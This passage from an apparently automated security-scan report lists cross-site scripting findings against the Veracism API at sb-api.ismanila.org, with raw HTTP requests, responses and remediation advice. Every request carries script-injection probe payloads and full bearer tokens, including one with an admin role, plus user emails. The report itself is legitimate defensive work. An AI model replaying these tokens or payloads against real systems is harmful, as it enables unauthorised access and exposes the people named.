Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 08:00:12 GMT

[{"id":"0fdbaec5-e1ad-4b53-a334-4f78ee706321","auth0UserId":"pending|xtxwl<script>alert(1)</
script>r287o","email":"xtxwl<script>alert(1)</script>r287o","displayName":"asd","role":"2","roleCode":"ADMIN
...[SNIP]...
```

5.6. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the **displayName** JSON parameter submitted to the URL /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant is copied into the HTML document as plain text between tags at the URL /Veracism/api/users/my-tenant. The payload **ftcbb<script>alert(1)</script>tzraw** was submitted in the displayName JSON parameter. This input was returned unmodified in a subsequent request for the URL /Veracism/api/users/my-tenant.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant HTTP/2
Host: sb-api.ismanila.org
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
```

_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"test test1ftcbb<script>alert(1)<\/script>tzraw","scopes":
["read:reports","write:reports","read:students","write:students"]}

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:49:12 GMT

{"id":"b0d0ad61-fd72-4d51-9359-9814aedaff21","auth0UserId":"pending|
pedro@gmail.com","email":"pedro@gmail.com","displayName":"test test1ftcbb<script>alert(1)</
script>tzraw","role":"4","roleCode":null,
...[SNIP]...

Request 2

GET /Veracism/api/users/my-tenant?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:49:17 GMT

[{"id":"b0d0ad61-fd72-4d51-9359-9814aedaff21","auth0UserId":"pending|
pedro@gmail.com","email":"pedro@gmail.com","displayName":"test test1ftcbb<script>alert(1)</
script>tzraw","role":"4","roleCode":"APP_INTEGRATOR","isActive":true,"createdAt":"2026-03-11T05:10:39.4066667","las
tLoginAt":null,"tenantId":6,"tenantName":"UPOU","profileImage":null},{"id":"9cda73a8-d006-4119-957
...[SNIP]...
```

---

6. Cross-site scripting (reflected)

There are 35 instances of this issue:

- /Veracism/api/Reports/my-reports [URL path filename]
- /Veracism/api/Reports/my-reports [page parameter]
- /Veracism/api/Reports/my-reports [pageSize parameter]
- /Veracism/api/Reports/tenant/1 [URL path filename]
- /Veracism/api/Reports/tenant/1 [page parameter]
- /Veracism/api/Reports/tenant/1 [pageSize parameter]
- /Veracism/api/Reports/tenant/13 [URL path filename]
- /Veracism/api/Reports/tenant/13 [page parameter]
- /Veracism/api/Reports/tenant/13 [pageSize parameter]
- /Veracism/api/Reports/tenant/9 [URL path filename]
- /Veracism/api/Reports/tenant/9 [page parameter]
- /Veracism/api/Reports/tenant/9 [pageSize parameter]
- /Veracism/api/Users [includeInactive parameter]
- /Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260 [URL path filename]
- /Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky [URL path filename]
- /Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path filename]
- /Veracism/api/admin/audit [page parameter]
- /Veracism/api/admin/audit [pageSize parameter]
- /Veracism/api/admin/clamav/logs [lines parameter]
- /Veracism/api/admin/yara/test [filename multipart parameter attribute]
- /Veracism/api/apiclient [name JSON parameter]
- /Veracism/api/apiclient/4 [URL path filename]
- /Veracism/api/students [page parameter]
- /Veracism/api/students [pageSize parameter]
- /Veracism/api/students/4 [extRef JSON parameter]
- /Veracism/api/students/4 [fullName JSON parameter]
- /Veracism/api/students/6 [URL path filename]
- /Veracism/api/students/6 [extRef JSON parameter]
- /Veracism/api/students/6 [fullName JSON parameter]

- /Veracism/api/users/admin-invite [email JSON parameter]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [URL path folder 4]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
- /Veracism/api/users/my-tenant [URL path filename]
- /Veracism/api/users/my-tenant [includeInactive parameter]
- /Veracism/api/users/register [EmailAddress JSON parameter]

Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

References

- Web Security Academy: Cross-site scripting
- Web Security Academy: Reflected cross-site scripting
- Using Burp to Find XSS issues

Vulnerability classifications

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CAPEC-591: Reflected XSS

6.1. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **olfr7<img src=a onerror=alert(1)>tb8ss** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/my-reportsolfr7%3cimg%20src%3da%20onerror%3dalert(1)%3etb8ss?
page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
```

```
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:55 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"reportId":["The value 'my-reportsolfr7<img src=a onerror=alert(1)>tb8ss' is not
valid."]},"traceId":"00-bb23867c9fbcdfed59bf6c326c6473bc-c4ec2655d163e417-00"}
```

6.2. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The value of the **page** request parameter is copied into the HTML document as plain text between tags. The payload **awi36<script>alert(1)</script>sv43n** was submitted in the page parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/my-reports?page=1awi36%3cscript%3ealert(1)%3c%2fscript%3esv43n&pageSize=20
HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:13:49 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1awi36<script>alert(1)</script>sv43n' is not valid."]},"traceId":"00-
bb9039d952eb2471fae6278c1d44a92d-a3f582139d1b5258-00"}
```

6.3. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The value of the **pageSize** request parameter is copied into the HTML document as plain text between tags. The payload **j350b<script>alert(1)</script>aaeke** was submitted in the pageSize parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/my-reports?page=1&pageSize=20j350b%3cscript%3ealert(1)%3c%2fscript%3eaaeke
HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:39 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"pageSize":["The value '20j350b<script>alert(1)</script>aaeke' is not valid."]},"traceId":"00-211a406bbf85156fa5a301fa31ecca8e-9445526acb78c3fc-00"}

6.4. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/1**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **wapl8<img src=a onerror=alert(1)>ri9an** was submitted in the URL path filename. This input was echoed unmodified in

the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/tenant/wapl8%3cimg%20src%3da%20onerror%3dalert(1)%3eri9an?page=1&pageSize=500
HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
